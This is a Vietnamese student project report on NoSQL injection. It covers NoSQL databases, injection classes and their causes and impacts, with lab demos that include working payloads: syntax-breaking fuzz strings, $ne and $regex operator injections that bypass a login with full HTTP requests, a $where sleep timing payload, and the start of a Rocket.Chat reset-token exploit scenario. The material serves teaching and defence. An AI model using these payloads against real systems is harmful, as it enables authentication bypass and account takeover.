



**BÁO CÁO TỔNG KẾT ĐỒ ÁN MÔN HỌC
BẢO MẬT WEB VÀ ỨNG DỤNG**

NT213.021.ANTT

Tìm hiểu về NoSQL Injection

GVHD: ThS. Nguyễn Công Danh

Nhóm 05

- Nguyễn Huy Cường
- Trần Minh Duy
- Nguyễn Đức Tài
- Phan Gia Khánh

Introduction

01

Giới thiệu về NoSQL Database

02

Kỹ thuật NoSQL Injection

03

Các kịch bản demo

04

Kết luận

Giới thiệu về NoSQL Database

01

NoSQL là gì?

NoSQL (not only SQL) hoặc (none-SQL) là một hệ thống quản lý dữ liệu cho phép lưu trữ và truy vấn các loại dữ liệu Phi quan hệ.

Đặt điểm chung của NoSQL Database:

- Khả năng mở rộng cao (High Scalability)
- Khả dụng cao (High Availability)
- Tính độc lập (Atomicity)
- Tính bền vững (Durability)
- Triển khai linh hoạt (Deployment Flexibility)
- Mô hình lưu trữ đa dạng (Modeling flexibility)
- Truy vấn linh hoạt (Query flexibility)

Các dạng NoSQL

4 loại hệ thống NoSQL phổ biến là **Document database, Key-value stores, Wide column stores và Graph database.**

- **Document database (ví dụ: CouchDB, MongoDB):** Dữ liệu được thêm vào lưu trữ dưới dạng cấu trúc JSON tự do, trong đó dữ liệu có thể là bất kỳ kiểu nào, từ số nguyên đến chuỗi hay đến các văn bản tự do.
- **Key-value stores (ví dụ: Redis, Riak):** Các giá trị dạng tự do, từ số nguyên hoặc chuỗi đơn giản đến các tài liệu JSON phức tạp, được truy cập trong cơ sở dữ liệu bằng các khóa.
- **Wide column stores (ví dụ: HBase, Cassandra):** Dữ liệu được lưu trữ trong các cột thay vì các hàng như trong một hệ thống SQL thông thường. Bất kỳ số lượng cột nào (và do đó nhiều loại dữ liệu khác nhau)
- **Graph database (ví dụ: Neo4j):** Dữ liệu được biểu diễn dưới dạng mạng hoặc đồ thị của các thực thể và các mối quan hệ của thực thể đó, với mỗi node trong biểu đồ là một khối dữ liệu ở dạng tự do.

Database NoSQL

MongoDB

- **MongoDB** lần đầu ra đời bởi MongoDB Inc., tại thời điểm đó là thế hệ 10, vào tháng Mười năm 2007, nó là một phần của sản phẩm PaaS (Platform as a Service) tương tự như Windows Azure và Google App Engine. Sau đó nó đã được chuyển thành nguồn mở từ năm 2009.
- **MongoDB** đã trở thành một trong những NoSQL database nổi trội nhất bấy giờ, được dùng làm backend cho rất nhiều website như eBay, SourceForge và The New York Times.



Hình: MongoDB

Database NoSQL

Cassandra

- **Cassandra** là NoSQL, được phát triển bởi Facebook vào năm 2007. Sau đó nó được tặng cho quỹ Apache vào 2/2010 và nâng cấp lên thành dự án hàng đầu của Apache.
- **Cassandra** là hệ cơ sở dữ liệu phân tán, kết hợp những gì tinh tuý nhất của Google Bigtable và Amazon DynamoDB. Ngôn ngữ phát triển Cassandra là Java.
- **Cassandra** được thiết kế có thể chạy trong phần cứng giá rẻ, và cung cấp write throughput khá là cao (latency tầm 0.5ms), trong khi read throughput thì thấp hơn (latency tầm 2.5ms).




Hình: Cassandra

02

Kỹ thuật NoSQL Injection

NoSQL Injection

NoSQL Injection là một lỗ hổng bảo mật trong ứng dụng web sử dụng cơ sở dữ liệu NoSQL. Trong đó kẻ tấn công có khả năng can thiệp vào các truy vấn mà ứng dụng thực hiện đến cơ sở dữ liệu NoSQL.



Hình: Mô hình của NoSQL Injection Attack

NoSQL Injection

Classification	ID
CAPEC	676
CWE	943
WASC	19
OWASP 2021	A3

Hình: Bảng nhận dạng lỗ hổng trong các tổ chức, tiêu chuẩn nổi tiếng

Severity:		very severe
Prevalence:		discovered rarely
Scope:		may appear in NoSQL databases
Technical impact:		database access
Worst-case consequences:		full control over the application
Quick fix:		fully dependent on the type of NoSQL database

Hình: Mức độ nguy hiểm của NoSQL Injection

NoSQL Syntax Injection

- Xảy ra khi attacker có thể phá vỡ cú pháp truy vấn NoSQL, cho phép attacker tiêm payload của mình để thực hiện ý đồ của attacker.
- Phương pháp này tương tự như SQL Injection nhưng bản chất của cuộc tấn công thay đổi đáng kể vì các cơ sở dữ liệu NoSQL sử dụng nhiều ngôn ngữ truy vấn, không có ngôn ngữ truy vấn duy nhất.
- Ngoài ra cơ sở dữ liệu NoSQL còn có nhiều loại cú pháp truy vấn và cấu trúc dữ liệu khác nhau.

NoSQL Syntax Injection

Bước 1: Kiểm tra với dấu '

The screenshot shows a browser window with the URL `0a86005d045ac6b380068f3a002f0061.web-security-academy.net/filter?category=Gifts%27`. The page title is "Best Company". The main content area displays the "Web Security Academy" logo and the heading "Detecting NoSQL injection". Below this, there are two buttons: "Back to lab home" and "Back to lab description >". To the right, there is a green button labeled "LAB Not solved" with a test tube icon. The page content includes the text "1st" and "Best Company". At the bottom, an "Internal Server Error" message is shown in red text:

```
Command failed with error 139 (JSInterpreterFailure): 'SyntaxError: unterminated string literal :  
functionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25' on server 127.0.0.1:27017. The full response is {"ok": 0.0, "errmsg": "SyntaxError:  
unterminated string literal :\nfunctionExpressionParser@src/mongo/scripting/mozjs/mongohelpers.js:46:25\\n", "code": 139, "codeName": "JSInterpreterFailure"}  
3rd
```

Hình: Kiểm tra với '

NoSQL Syntax Injection

Bước 2: Kiểm tra với chuỗi fuzz '&&0&&x'

The screenshot shows a browser window with the URL `0a86005d045ac6b380068f3a002f0061.web-security-academy.net/filter?category=Gifts%27+%26%26%26+0+%26%25+%27x`. The page title is "Detecting NoSQL injection". A green button indicates the task is "Solved". Below the page title, it says "Congratulations, you solved the lab!".

Below the browser window, there is a screenshot of a shopping website with the heading "WE LIKE TO SHOP" and a search bar containing "Gifts' && 0 && 'x". The search results show a list item labeled "3rd".

Hình: Kiểm tra với chuỗi fuzz '&&0&&x'

NoSQL Syntax Injection

Bước 2: Kiểm tra với chuỗi fuzz '&&1&&'x

The screenshot shows a browser window with the URL `0a86005d045ac6b380068f3a002f0061.web-security-academy.net/filter?category=Gifts%27%26%26+1%26%26+%27x`. The title bar says "Detecting NoSQL injection". The page content includes a "Best Company" badge, a "LAB Solved" button, and a message "Congratulations, you solved the lab!". Below this, there's a "WE LIKE TO SHOP" logo with a hanger icon, and a search bar with the query "Gifts' && 1 && 'x". The search results show three items: a colorful bicycle, a red umbrella, and a snowy landscape.

Hình: Kiểm tra với chuỗi fuzz '&&1&&'x

NoSQL Syntax Injection

Bước 3: Thực hiện với điều kiện luôn đúng '||1||'

The screenshot shows a browser window for the 'Web Security Academy' lab titled 'Detecting NoSQL injection'. The URL in the address bar is `0a930000443712a817a89af00c90095.web-security-academy.net/filter?category=Gifts%27||1||%27`. The page displays a message: 'Congratulations, you solved the lab!' and '1st'. There are links to 'Share your skills!' and 'Continue learning >'. Below this, there's a section for refining search results with categories like 'All', 'Accessories', 'Corporate gifts', 'Food & Drink', and 'Gifts'. A search bar contains the query 'Gifts'||1||'. Below the search bar, there are four image thumbnails: a snowy landscape, a person climbing a building, a man eating, and a close-up of a mouth.

Hình: Thực hiện với điều kiện luôn đúng '||1||'

NoSQL Operation Injection

- NoSQL database thường sử dụng các toán tử truy vấn để xử lý các điều kiện truy vấn trong database như \$where, \$ne, \$in, \$regex:
- \$ne: So khớp tất cả các giá trị không bằng với giá trị chỉ định hay không?
- \$in: So khớp tất cả các giá trị trong mảng có khớp với giá trị chỉ định không?
- \$regex: Trích xuất document có giá trị khớp với biểu thức chính quy được chỉ định.
- \$where: So khớp document có thoả mãn biểu thức Javascript hay không?
- Attacker có thể chèn các toán tử truy vấn để thao tác các truy vấn NoSQL. Để thực hiện việc này, attacker sẽ gửi các toán tử khác nhau một cách có hệ thống vào một loạt thông tin đầu vào của người dùng, sau đó xem xét phản hồi để tìm thông báo lỗi hoặc các thay đổi khác.

NoSQL Operation Injection

Bước 1: Bắt gói tin Đăng nhập của ứng dụng web

The screenshot shows a web proxy tool interface with two main panels: 'Request' and 'Response'.

Request Panel: This panel displays an HTTP POST request for '/login'. The 'Pretty' tab is selected, showing the request headers and body in a readable JSON format. The headers include:

```
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=16P9z5c#mT79ForoemoshFuFT3vhL2wh
4 Content-Length: 40
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
9 Content-Type: application/json
10 Accept: */
11 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dst: empty
15 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
    "username": "wiener",
    "password": "peter"
}
```

Response Panel: This panel shows the response from the application, which includes the text 'Best Company' and a status code '1st'.

At the bottom left, there is a 'Welcome to the new Dashboard' message with a 'Learn more' button. At the bottom right, there are navigation icons and a search bar.

Hình: Bắt gói tin Đăng nhập của ứng dụng web

NoSQL Operation Injection

Bước 2: Thay đổi cả trường username và password thành {"\$ne":""}

The screenshot shows the browser's developer tools Network tab. On the left, the Request section displays a POST request to '/login' with various headers and a JSON payload. The payload contains two fields: 'username' and 'password', both set to the value '\$ne':''. On the right, the Response section shows the XML structure of the returned page. The XML includes a header section with a back arrow icon and a main container section containing an error message about an unexpected number of records.

```
Request
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=16P3z5cFmT79ForoemoshFuFT3vhL2wh
4 Content-Length: 45
5 Sec-Ch-Ua: "Chromium";v="121", "Not A[Brand]";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/121.0.6167.85 Safari/537.36
9 Content-Type: application/json
10 Accept: */
11 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
  "username": {
    "$ne": ""
  },
  "password": {
    "$ne": ""
  }
}

Response
Pretty Raw Hex Rendered View
1st
23 <svg version='1.1' id='Layer_1' xmlns='http://www.w3.org/2000/svg' xmlns:xlink='
24 http://www.w3.org/1999/xlink' x='0px' y='0px' viewBox='0 0 28 30' enable-background='new 0 0 28 30'
25 xml:space='preserve' title='back-arrow'>
26   <g>
27     <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'>
28   </polygon>
29   <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15'>
30   </polygon>
31   </g>
32 </svg>
33 </a>
34 </div>
35 <div class='widgetcontainer-lab-status is-notsolved'>
36   <span>
37     LAB
38   </span>
39   <p>
40     Not solved
41   </p>
42   <span class='lab-status-icon'>
43     </span>
44 </div>
45 </div>
46 </div>
47 </div>
48 </div>
49 </div>
50 </body>
51 </html>
52

0 highlights
0 highlights
```

Hình: Thay đổi cả trường username và password thành {"\$ne":""}

NoSQL Operation Injection

Bước 3: Thay đổi trường username thành parameter {"\$regex":"admin.*"}

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
3 Cookie: session=16P3z5cFmT79ForoemoshFuFT3vhL2vh
4 Content-Length: 55
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
9 Content-Type: application/json
10 Accept: */*
11 Origin: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6300c703faa8fc81a09d7f00230054.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 {
  "username": {
    "$regex": "admin.*"
  },
  "password": {
    "$ne": ""
  }
}
```

Response:

```
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account?id=adminugyrh24k
3 Set-Cookie: session=QGjojbSiFoYr6udLZcDw6sqvnnI8RV; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Hình: Thay đổi trường username thành parameter {"\$regex":"admin.*"}

Blind NoSQL Injection

- Đôi khi việc gây ra lỗi cơ sở dữ liệu không gây ra sự khác biệt trong phản hồi của ứng dụng. Trong trường hợp này, vẫn có thể phát hiện và khai thác lỗ hổng bằng cách sử dụng tính năng chèn JavaScript để kích hoạt độ trễ thời gian có điều kiện.
- Tải trang nhiều lần để xác định thời gian tải bình thường.
- Chèn payload dựa trên thời gian vào đầu vào. Payload dựa trên thời gian gây ra sự chậm trễ có chủ ý trong phản hồi khi được thực thi. Ví dụ: {"\$where": "sleep(5000)"} gây ra độ trễ có chủ ý là 5000 ms khi tiêm thành công.
- Xác định xem phản hồi có tải chậm hơn không. Điều này cho thấy việc tiêm thành công.

Nguyên nhân

- Sử dụng các hàm truy vấn không an toàn: Một số hàm truy vấn cho phép người dùng truyền trực tiếp chuỗi truy vấn vào cơ sở dữ liệu mà không cần thực hiện xử lý thoát
- Thiếu sót trong việc kiểm soát truy cập dữ liệu: Nếu ứng dụng không kiểm tra dữ liệu đầu vào một cách cẩn thận, kẻ tấn công có thể nhập mã độc hại vào biểu mẫu và thực thi khi truy vấn được thực thi.
- Cấu hình bảo mật sai: Cơ sở dữ liệu có thể cho phép truy cập root từ xa mà không cần xác thực.
- Thiếu kinh nghiệm về bảo mật
- Phần mềm lỗi thời

Tác động

- Sự mất mát dữ liệu và sự toàn vẹn của dữ liệu: với việc tấn công NoSQL Injection kẻ tấn công có thể sửa, xóa phá hủy dữ liệu trong cơ sở dữ liệu.
- Làm gián đoạn hoạt động của các dịch vụ khi bị tấn công: NoSQL Injection có thể được sử dụng để tấn công DoS (tấn công từ chối dịch vụ), khiến cho cơ sở dữ liệu không thể truy cập được.
- Lây lan phần mềm độc hại: NoSQL Injection có thể được sử dụng để đưa mã độc hại vào cơ sở dữ liệu.
- Khó khăn trong việc phát hiện và khắc phục: Việc phát hiện các cuộc tấn công NoSQL Injection có thể khó khăn hơn so với các cuộc tấn công SQL Injection do tính linh hoạt và đa dạng của các ngôn ngữ truy vấn NoSQL.

03

Các kịch bản demo

Kịch bản 1


Mô tả cơ bản

Tên lỗ hổng: NoSQL injection dẫn đến lộ token reset mật khẩu của tài khoản admin trên Rocket.Chat 3.12.1.

Tóm tắt: Phương thức getPasswordPolicy không validate và sanitize đúng cách tham số token và do đó có thể được sử dụng để thực hiện tấn công Blind NoSQL injection.

Link video demo: [Tại đây](#)

Kịch bản 1



Hình: Reset mật khẩu

Kịch bản 1

The screenshot shows the Mailtrap inbox interface. On the left sidebar, there are several menu items: Home, Email Testing, Inboxes (selected), Email Sending, Email Marketing (soon), Sending Domains, Billing, Settings, and Help. The main area displays an email from "Rocket.Chat - Password Recovery" to "huycuong121c@gmail.com" received "a few seconds ago". The subject line is "Rocket.Chat - Password Recovery". Below the subject, it says "to: <huycuong121c@gmail.com>" and "a few seconds ago". The email content is as follows:

Rocket.Chat - Password Recovery
to: <huycuong121c@gmail.com> a few seconds ago

[Rocket.Chat] You have been direct messaged by rocket.chat
to: <huycuong121c@gmail.com> 5 hours ago

Rocket.Chat - Password Recovery
to: <huycuong121c@gmail.com> a day ago

Welcome to Rocket.Chat
to: <nghilc.hc@gmail.com> a day ago

Rocket.Chat - Email address verification
to: <nghilc.hc@gmail.com> a day ago

Rocket.Chat - Password Recovery
to: <huycuong121c@gmail.com> a day ago

Rocket.Chat - Password Recovery
to: <huycuong121c@gmail.com> 2 days ago

Authentication code
to: <huycuong121c@gmail.com> 2 days ago

Rocket.Chat - Email address verification
to: <huycuong121c@gmail.com> 2 days ago

Rocket.Chat - Email address verification
to: <huycuong121c@gmail.com> 2 days ago

The right side of the screen shows the actual email message content:

Rocket.Chat - Password Recovery

From: <>
To: <huycuong121c@gmail.com>

2024-06-10 15:22, 5.4 KB

HTML **HTML Source** **Text** **Raw** **Spam Analysis** **HTML Check** **Tech Info**

Forgot your password?

